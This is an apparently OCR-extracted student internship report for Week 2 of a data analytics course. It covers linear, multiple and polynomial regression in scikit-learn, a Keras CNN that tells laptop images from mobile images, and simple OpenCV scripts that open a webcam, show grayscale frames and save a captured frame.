



Fig 2.5 Linear Regression (LR)

- **Linear Model Implementation:**

```
import pandas as pd
from matplotlib import pyplot as plt
from sklearn import linear_model

df = pd.read_csv('Prices.csv')
print(df)

# y = b0 + (b1*x)
plt.scatter(df.area, df.price, color="r")
plt.plot(df.area, df.price, color="b")
plt.xlabel('Area')    # Area = Independent = x
plt.ylabel('Price')   # Price = Dependent = y
plt.show()

reg = linear_model.LinearRegression()  # Process done
reg.fit(df[['area']], df[['price']])  # Train model

print(reg.predict([[1700]]))  # x = 1700 (area)

# y = b0 + (b1*x)
print(reg.coef_)  # b1 = Coefficient
print(reg.intercept_)  # b0 = Intercept
```

OUTPUT:

```
   area     price
0   800   5180000
1  1100   7190000
2  1500   9620000
3  1800  12100000
4  2200  14900000
```




```
[[11368289.90228013]]
[[6955.86319218]]
[-456677.52442997]
```

Fig 2.6 Linear Model

Week 2

7 August 2023

- **Multiple Linear Model: Mathematics:**
    - o n multiple linear regression, you have multiple independent variables. The equation of a multiple linear regression model can be represented as:

y = b0 + b1*x1 + b2*x2 + ... + bn*xn

where: y is the dependent variable (target)

x1, x2, ..., xn are the independent variables (features)

b0, b1, b2, ..., bn are the coefficient




Fig 2.7 Multiple Linear Regression (MLR)

- **Multiple Linear Model Implementation:**

```
import pandas as pd
from sklearn import linear_model

df = pd.read_csv('50_Startups.csv')
print(df)

reg = linear_model.LinearRegression()  # Process model
reg.fit(df[['R&D Spend','Administration','Marketing Spend']], df.Profit)  # Train model
```

✓ 11s

	R&D Spend	Administration	Marketing Spend	State	Profit
0	165349.20	136897.80	471784.10	New York	192261.83
1	162597.70	151377.59	443898.53	California	191792.06
2	153441.51	101145.55	407934.54	Florida	191050.39
3	144372.41	118671.85	383199.62	New York	182901.99
4	142107.34	91391.77	366168.42	Florida	166187.94
5	131876.90	99814.71	362861.36	New York	156991.12
6	134615.46	147198.87	127716.82	California	156122.51
7	130298.13	145530.06	323876.68	Florida	155752.60
8	120542.52	148718.95	311613.29	New York	152211.77
9	123334.88	108679.17	304981.62	California	149759.96
10	101913.08	110594.11	229160.95	Florida	146121.95

```
print("Profit :", reg.predict([[120000,90000,220000]]))

X = df.iloc[:, :-1]    # independent varible
y = df.iloc[:, -1]     # dependent variable

X.head()
```

✓ 0.0s

```
Profit : [150384.73608041]
```

	R&D Spend	Administration	Marketing Spend	State
0	165349.20	136897.80	471784.10	New York
1	162597.70	151377.59	443898.53	California
2	153441.51	101145.55	407934.54	Florida
3	144372.41	118671.85	383199.62	New York
4	142107.34	91391.77	366168.42	Florida

Fig 2.8 Multiple Linear Model

Week 2

8 August 2023

- **Polynomial Linear Regression Model Implementation:**
  - Polynomial Linear Regression is an extension of the traditional Linear Regression model where the relationship between the independent variable and the dependent variable is modeled as an nth-degree polynomial. This allows the model to capture non-linear relationships in the data.




Fig 2.9 Polynomial Linear Regression

- **Image Data:**
    - To work with image data using TensorFlow, NumPy, Matplotlib, OpenCV, and Keras' ImageDataGenerator. It demonstrates loading and displaying images from a directory using Python.
    - Image analysis and machine learning tasks, you would need to incorporate image preprocessing, data augmentation, model creation, and training steps.

```
import tensorflow as tf
import numpy as np
import matplotlib.pyplot as plt
from tensorflow.keras.preprocessing import image
from tensorflow.keras.preprocessing.image import ImageDataGenerator
import cv2
import os
```

```
img = image.load_img("ImageData/training/laptop/15.png")
plt.imshow(img)

# (Image Height, Image Width, Number of Channels)
cv2.imread("ImageData/training/laptop/15.png").shape
```

```
(168, 300, 3)
```

Fig 2.10 Image Data




Fig 2.11 All Image Data

Week 2

9 August 2023

Assignment 2

- **Task 1: CNN Model**


  - Developing Convolutional Neural Network (CNN) which could predict the images from the testing folder. Neural Network is a part of deep learning which is very much higher concept of Data Science.

Step 1: Folder Structure:

- Create the following folder structure:
- Imagedata:
  1. training --> laptop & mobile
  2. validation --> laptop & mobile
  3. testing --> laptop & mobile

Step 2: Loading and Preprocessing Data

- Load and preprocess the images:



```python
from keras.preprocessing.image import ImageDataGenerator

# Specify the paths
train_data_dir = 'Imagedata/training'
validation_data_dir = 'Imagedata/validation'
test_data_dir = 'Imagedata/testing'

# Set up data generators with data augmentation for training and validation
train_datagen = ImageDataGenerator(
    rescale=1./255,
    rotation_range=20,
    width_shift_range=0.2,
    height_shift_range=0.2,
    horizontal_flip=True
)

validation_datagen = ImageDataGenerator(rescale=1./255)
test_datagen = ImageDataGenerator(rescale=1./255)

train_generator = train_datagen.flow_from_directory(
    train_data_dir,
    target_size=(150, 150),  # Resize images to the desired dimensions
    batch_size=32,
    class_mode='binary'  # Since we have two classes: laptop and mobile
)
```

```
validation_generator = validation_datagen.flow_from_directory(
    validation_data_dir,
    target_size=(150, 150),
    batch_size=32,
    class_mode='binary'
)

test_generator = test_datagen.flow_from_directory(
    test_data_dir,
    target_size=(150, 150),
    batch_size=32,
    class_mode='binary'
)
```

```
Found 100 images belonging to 2 classes.
Found 100 images belonging to 2 classes.
Found 100 images belonging to 2 classes.
```

Fig 2.12 Load & Preprocess Data

Step 3: Building the CNN Model:

- Creation of a simple CNN model using Keras:

```
from keras.models import Sequential
from keras.layers import Conv2D, MaxPooling2D, Flatten, Dense

model = Sequential([
    Conv2D(32, (3, 3), activation='relu', input_shape=(150, 150, 3)),
    MaxPooling2D(2, 2),
    Conv2D(64, (3, 3), activation='relu'),
    MaxPooling2D(2, 2),
    Conv2D(128, (3, 3), activation='relu'),
    MaxPooling2D(2, 2),
    Flatten(),
    Dense(128, activation='relu'),
    Dense(1, activation='sigmoid')  # Using sigmoid for binary classification
])

model.compile(loss='binary_crossentropy', optimizer='adam', metrics=['accuracy'])
```

Fig 2.13 CNN Model

Step 4: Training the Model:

- Train the model using the prepared generators:




Fig 2.14 Train the model

Step 5: Evaluating the Model

- After training, evaluate the model's performance on the testing data:




Fig 2.15 Evaluate the model

- **Task 2: OPEN CV:**
    - Open Camera:

```python
import cv2

# Open the default camera (camera index 0)
cap = cv2.VideoCapture(0)

while True:
    ret, frame = cap.read()  # Read a frame from the camera
    cv2.imshow('Camera', frame)  # Display the frame
    if cv2.waitKey(1) & 0xFF == ord('q'):  # Press 'q' to exit
        break

cap.release()  # Release the camera
cv2.destroyAllWindows()  # Close all windows
```




Fig 2.16 Open camera

- Open Camera in gray scale mode (black and white):

```python
import cv2

# Open the default camera (camera index 0)
cap = cv2.VideoCapture(0)

while True:
    ret, frame = cap.read()  # Read a frame from the camera
    gray_frame = cv2.cvtColor(frame, cv2.COLOR_BGR2GRAY)  # Convert to gray scale
    cv2.imshow('Gray Scale Camera', gray_frame)  # Display the gray scale frame
    if cv2.waitKey(1) & 0xFF == ord('q'):  # Press 'q' to exit
        break

cap.release()  # Release the camera
cv2.destroyAllWindows()  # Close all windows
```

Fig 2.17 Open camera in Gray Mode

- Capture image on click of key “c” while camera is open:

```python
import cv2

# Open the default camera (camera index 0)
cap = cv2.VideoCapture(0)

while True:
    ret, frame = cap.read()  # Read a frame from the camera
    cv2.imshow('Camera', frame)  # Display the frame

    key = cv2.waitKey(1)
    if key & 0xFF == ord('c'):  # Press 'c' to capture image
        cv2.imwrite('captured_image.jpg', frame)  # Save the captured image
        print("Image captured!")

    if key & 0xFF == ord('q'):  # Press 'q' to exit
        break

cap.release()  # Release the camera
cv2.destroyAllWindows()  # Close all windows
```

```
Image captured!
```

Fig 2.18 Captured Image

Week 2

10 August 2023

- **Conclusion:**

In these 15 days, I've had an amazing chance to learn about data analytics and machine learning.

I got to work with experts and understand how data helps us make decisions. I did hands-on stuff like preparing data, studying it, and making models.

